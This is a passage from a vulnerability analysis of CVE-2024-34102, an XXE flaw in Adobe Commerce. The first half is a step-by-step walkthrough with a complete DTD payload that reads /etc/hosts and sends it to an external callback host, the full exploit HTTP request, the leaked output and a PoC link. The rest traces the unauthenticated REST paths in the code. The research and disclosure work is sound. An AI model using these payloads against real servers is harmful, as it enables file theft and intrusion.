


Figure 4. Issuing SSRFUtility instance

Set the issued instance to return the following malicious XML payload:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=FILE_TO_READ"> <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'https://INSTANCE_URL?%data;'>">
```

This setting can designate the return of the malicious XML payload that reads /etc/hosts file using the Customize HTTP Response function as of the following:


https://ssrf.cvssadvisor.com/instance/pdc6c0c7

Your unique subdomain

Here are your unique subdomains. You can use them to test SSRF.

https://pdc6c0c7.c5.rs

https://pdc6c0c7.ssrf.cvssadvisor.com

Customize your instance

Customize your instance to your needs. 30X redirect status codes might be useful for SSRF in some cases.

Instance Info

Here's some information about your instance.

Instance ID	Requests Count
pdc6c0c7	0

This instance will be deleted permanently in 102 minutes.

Customize HTTP Response

Customize the HTTP response of your SSRF instance.

Status Code

This is the HTTP status code of the response. You can try to use the redirect status codes to bypass SSRF protection.

200

Body

This is the body of the HTTP response.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode
/resource=/etc/hosts">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'https://pdc6c0c7.c5.rs
/dtd.xml?%data;'>">
```

Headers

Headers are in the format of `key: value`. You can add multiple headers in new lines.


```
Access-Control-Allow-Headers: *
```

Figure 5. Setting for malicious XML return

Now, send the packet below to the vulnerable Adobe Commerce server by using the CVE-2024-34102 vulnerability:

```
POST /rest/all/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Content-Type: application/json
Content-Length: 371

{
  "address": {
    "totalsReader": {
      "collectorList": {
        "totalCollector": {
          "sourceData": {
            "data": "<?xml version=₩"1.0₩" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM ₩"https://pdc6c0c7.c5.rs/dtd.xml₩"> %sp; %param1; ]> <r>&exfil;</r>",
            "options": 524290
          }
        }
      }
    }
  }
}
```

You may find the following response from the vulnerable server:




```
#1  [redacted]  11:35:19  ;; QUESTION SECTION:
                AM        ;pdc6c0c7.c5.rs. IN AAAA

#2  [redacted]  11:35:19  ;; opcode: QUERY, status: NOERROR, id: 39945
                AM        ;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

                          ;; QUESTION SECTION:
                          ;pdc6c0c7.c5.rs. IN AAAA

#3  [redacted]  11:35:20  GET /dtd.xml HTTP/1.0
                AM        Host: pdc6c0c7.c5.rs
                          Connection: close

#4  [redacted]  11:35:21  GET
                AM        /dtd.xml?MTI3LjAuMC4xCWxvY2FsaG9zdAo6OjEJbG9jYWxob3N0IGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZlMDA6OjAJaXA2LW
                          HTTP/1.0
                          Host: pdc6c0c7.c5.rs
                          Connection: close
```

```
127.0.0.1     localhost
::1           localhost ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
172.18.0.8    5495ab70c20c
```

Figure 6. /etc/hosts file leak due to CVE−2024−34102 vulnerability

In the following link, you can find the CVE−2024−34102 vulnerability test PoC that automates the process above:

• URL: https://github.com/EQSTLab/CVE-2024-34102



```
.+++*#@@@@%@#*@#*##*++============+*#@%**#@#==+%
:++++++++#%**%=-------------------*%*++++++*%+@.        Author: EQST(Experts, Qualified Security Team)
 .-=++++++++++*######%%%%%%%%%%%%##*+++++++++#*.        Github: https://github.com/EQSTLab/RnT
      ..:--===+++++++++++++++++++++===-:..

Code base: @th3gokul & Sanjaith3hacker & Chocapikk
@th3gokul (https://github.com/th3gokul/CVE-2024-34102)
Sanjaith3hacker (https://www.linkedin.com/in/d-sanjai-kumar-109a7227b/)
Chocapikk (https://github.com/Chocapikk/CVE-2024-34102)

==========================================================================================================

CVE-2024-34102 : Adobe Commerce XXE vulnerability
description: Adobe Commerce versions 2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8 and earlier are affected by an Improper Rest
ity that could result in arbitrary code execution. An attacker could exploit this vulnerability by sending a crafted
n of this issue does not require user interaction.

==========================================================================================================

[#] Loading, please wait...
[+] CallbackURL: https://run.mocky.io/v3/318dd70f-3829-43ec-977e-66b9198ec139/dtd.xml
[+] File Contents for "/etc/hosts":
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.8      5495ab70c20c

[+] The 'https://magento.test' is vulnerable
```

Figure 7. Checking /etc/hosts file leak after CVE−2024−34102 PoC execution

■ Detailed analysis of the vulnerability


This section sequentially explains how the CVE-2024-34102 vulnerabilities occur. **In Step 1**, we will analyze webapi.xml and di.xml, which are the access permission and class configuration files, and find out which methods are called from paths that can be accessed without authentication. **In Step 2**, we will analyze the process of deserializing[22] JSON data of the HTTP body into objects. Lastly, **in Step 3**, we will discuss the XML External Entity Injection (XXE) vulnerability that occurs in Adobe Commerce and analyze how the XXE vulnerability occurs by tracing the classes called during the deserialization process above.

Step 1. Tracking search and execution of URL accessible without authentication

You can access Magento2 via UI and REST API when using the feature. In particular, to check for vulnerabilities, you can first explore the REST API that can be accessed without authentication.

1) webapi.xml

The webapi.xml file in each module specifies detailed settings for accessing the REST API in Magento2. If you refer to the vendor/magento/module-quote/etc/webapi.xml file in the path where Magento is installed, you can see a part of the xml file as follows:



```
<route url="/V1/carts/:cartId/estimate-shipping-methods" method="POST"> ①
 ② <service class="Magento\Quote\Api\ShipmentEstimationInterface" method="estimateByExtendedAddress"/>
    <resources>
        <resource ref="Magento_Cart::manage" /> ③
    </resources>
</route>
```

Figure 8. A part of webapi.xml file

The meaning of each node in the webapi.xml file above is as follows:

① route: This is to specify an URL for calling the API, and whether or not to call the API when accessing which method through which URL.

② service: You can specify the class and method to be called for the API. In the example above, the method estimatedByExtendedAddress is called with cartId passed as a parameter.

③ resources: The authority to call the API is specified. Among the ref attributes, anonymous means all users and self means customers. In the example above, access by all users is possible without a separate authentication.

From examining webapi.xml where the ref attribute value of the resources node is anonymous, you can see that the following two paths typically do not require a separate authentication process:


[22] Deserialization: The process of extracting a data structure from a series of bytes

```
/rest/V1/guest-carts/:cartId/billing-address
/rest/V1/guest-carts/:cartId/estimate-shipping-methods
```

2) di.xml

In Magento2, the class specified in the service node of webapi.xml is not called by its own class name. di.xml defines preferences for a specific class in the instantiation[23] process.


If you refer to the vendor/magento/module-quote/etc/di.xml file in the path where Magento2 is installed as described above, you can see a part of the xml file as follows.



```
vendor > magento > module-quote > etc > di.xml
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/co
    <preference for="Magento\Quote\Model\ShippingAddressManagementInterface" type="Magento\Quote\Model\ShippingAddressManagement" />
    <preference for="Magento\Quote\Model\MaskedQuoteIdToQuoteIdInterface" type="Magento\Quote\Model\MaskedQuoteIdToQuoteId" />
    <preference for="Magento\Quote\Model\QuoteIdToMaskedQuoteIdInterface" type="Magento\Quote\Model\QuoteIdToMaskedQuoteId" />
    <preference for="Magento\Quote\Api\Data\AddressInterface" type="Magento\Quote\Model\Quote\Address" />
    <preference for="Magento\Quote\Api\Data\CartItemInterface" type="Magento\Quote\Model\Quote\Item" />
    <preference for="Magento\Quote\Api\Data\CartInterface" type="Magento\Quote\Model\Quote" />
```

Figure 9. A part of di.xml file

According to webapi.xml in 1) above, when accessing the URL path /rest/V1/guest-carts/eqst-test/estimate-shipping-methods, the class called internally is Magento₩Quote₩Api₩Data₩AddressInterface, but according to di.xml, the call to that class is replaced by a call to Magento₩Quote₩Model₩Quote₩Address class as shown below.



```
class ServiceInputProcessor implements ServicePayloadConverterInterface, ResetAfterRequestInterface
    private function getConstructorData(string $className, array $data): array  $className: "Magento\Quote\Api\Data\AddressInterface"  $data: {totalsRe
    {
        $preferenceClass = $this->config->getPreference($className);  $this: {typeProcessor => Magento\Framework\Reflection\TypeProcessor, objectManager
        $class = new ClassReflection( objectOrClass: $preferenceClass ?: $className);  $class: {name => "Magento\Quote\Model\Quote\Address", docBlock => null}

        try {
            $constructor = $class->getMethod( name: '__construct');  $constructor: {name => "__construct", class => "Magento\Quote\Model\Quote\Address"}
        } catch (\ReflectionException $e) {
```

```
ServiceInputProcessor.php:245, Mage
ServiceInputProcessor.php:287, Mage
ServiceInputProcessor.php:541, Mage
ServiceInputProcessor.php:524, Mage
ServiceInputProcessor.php:203, Mage
InputParamsResolver.php:112, Magen
Interceptor.php:58, Magento₩Webapi
Interceptor.php:138, Magento₩Webap

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> $this = {Magento₩Framework₩Webapi₩ServiceInputProcessor}
> $class = {Laminas₩Code₩Reflection₩ClassReflection}
  $className = "Magento₩Quote₩Api₩Data₩AddressInterface" ... Navigate
> $constructor = {Laminas₩Code₩Reflection₩MethodReflection}
> $data = {array[1]}
> $parameters = {object[37]}
  $preferenceClass = "Magento₩Quote₩Model₩Quote₩Address" ... Navigate
```


Figure 10. Class name replaced according to di.xml in getPreference function

[23] Instantiation: The process of creating an object from a class

3) Calling method analysis

(1) /rest/V1/guest-carts/:cartId/estimate-shipping-methods


Among the paths accessible without authentication as described in 1), the settings of webapi.xml for the estimate-shipping-methods path are as follows:



```
vendor > magento > module-quote > etc > webapi.xml
<routes xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    <route url="/V1/guest-carts/:cartId/estimate-shipping-methods" method="POST">
        <service class="Magento\Quote\Api\GuestShipmentEstimationInterface" method="estimateByExtendedAddress"/>
        <resources>
            <resource ref="anonymous" />
        </resources>
    </route>
```

Figure 11. Settings of webapi.xml for the estimate-shipping-methods path


The di.xml setting information of the class called in webapi.xml described in 2) above is as follows:



```
magento > module-quote > etc > di.xml
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd"
    <preference for="Magento\Quote\Model\GuestCart\GuestShippingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingAdd
    <preference for="Magento\Quote\Api\GuestShippingMethodManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement
    <preference for="Magento\Quote\Api\GuestShipmentEstimationInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
    <preference for="Magento\Quote\Api\GuestBillingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestBillingAddressManagement
    <preference for="Magento\Quote\Api\GuestCartTotalManagementInterface" type="Magento\Quote\Model\GuestCart\GuestCartTotalManagement" />
```

Figure 12. Settings of di.xml according to the webapi.xml settings above

When sending an HTTP request to the /rest/V1/guest-carts/:cartId/estimate-shipping-methods path with the two xml file settings above, the estimatedByExtendedAddress method of the Magento₩Quote₩Model₩GuestCart₩GuestShippingMethodManagement class is called. The source code of the estimatedByExtendedAddress method is as follows:




```
vendor > magento > module-quote > Model > GuestCart > GuestShippingMethodManagement.php
{
    /**
    public function estimateByExtendedAddress($cartId, AddressInterface $address)
    {
        /** @var $quoteIdMask QuoteIdMask */
        $quoteIdMask = $this->quoteIdMaskFactory->create()->load($cartId, 'masked_id');

        return $this->getShipmentEstimationManagement()
            ->estimateByExtendedAddress((int) $quoteIdMask->getQuoteId(), $address);
    }
```

Figure 13. estimatedByExtendedAddress method

After sending an HTTP request, you can see that the HTTP body value you sent is converted into an object in the form of AddressInterface class and entered as an argument.

2. /rest/V1/guest-carts/:cartId/billing-address


Among the paths accessible without authentication as described in 1) above, the settings of webapi.xml for the billing-address path are as follows:



```
vendor > magento > module-quote > etc > webapi.xml
<routes xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    <route url="/V1/guest-carts/:cartId/billing-address" method="POST">
        <service class="Magento\Quote\Api\GuestBillingAddressManagementInterface" method="assign"/>
        <resources>
            <resource ref="anonymous" />
        </resources>
    </route>
```

Figure 14. Settings of webapi.xml for the billing-address path


The di.xml setting information of the class called in webapi.xml described in 2) above is as follows:



```
vendor > magento > module-quote > etc > di.xml
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd">
    <preference for="Magento\Quote\Api\GuestShippingMethodManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
    <preference for="Magento\Quote\Api\GuestShipmentEstimationInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
    <preference for="Magento\Quote\Api\GuestBillingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestBillingAddressManagement" />
    <preference for="Magento\Quote\Api\GuestCartTotalManagementInterface" type="Magento\Quote\Model\GuestCart\GuestCartTotalManagement" />
    <preference for="Magento\Quote\Api\Data\EstimateAddressInterface" type="Magento\Quote\Model\EstimateAddress" />
    <preference for="Magento\Quote\Api\Data\ProductOptionInterface" type="Magento\Quote\Model\Quote\ProductOption" />
    <preference for="Magento\Quote\Model\ValidationRules\QuoteValidationRuleInterface" type="Magento\Quote\Model\ValidationRules\QuoteValidationCompo
    <preference for="Magento\Quote\Model\QuoteMutexInterface" type="Magento\Quote\Model\QuoteMutex"/>
    <preference for="Magento\Quote\Model\Quote\Item\Option\ComparatorInterface" type="Magento\Quote\Model\Quote\Item\Option\Comparator"/>
    <preference for="Magento\Quote\Model\Cart\ProductReaderInterface" type="Magento\Quote\Model\Cart\ProductReader"/>
```

Figure 15. Settings of di.xml according to the above webapi.xml setting

When sending an HTTP request to the /rest/V1/guest-carts/:cartId/billing-address path with the two xml file settings above, the assign method of the Magento₩Quote₩Model₩GuestCart₩GuestBillingAddressManagement class is called. The source code of the assign method is as follows:



```
vendor > magento > module-quote > Model > GuestCart > GuestBillingAddressManagement.php
{
    public function assign($cartId, \Magento\Quote\Api\Data\AddressInterface $address, $useForShipping = false)
    {
        /** @var $quoteIdMask QuoteIdMask */
        $quoteIdMask = $this->quoteIdMaskFactory->create()->load($cartId, 'masked_id');
        return (int)$this->billingAddressManagement->assign($quoteIdMask->getQuoteId(), $address, $useForShipping);
    }
```

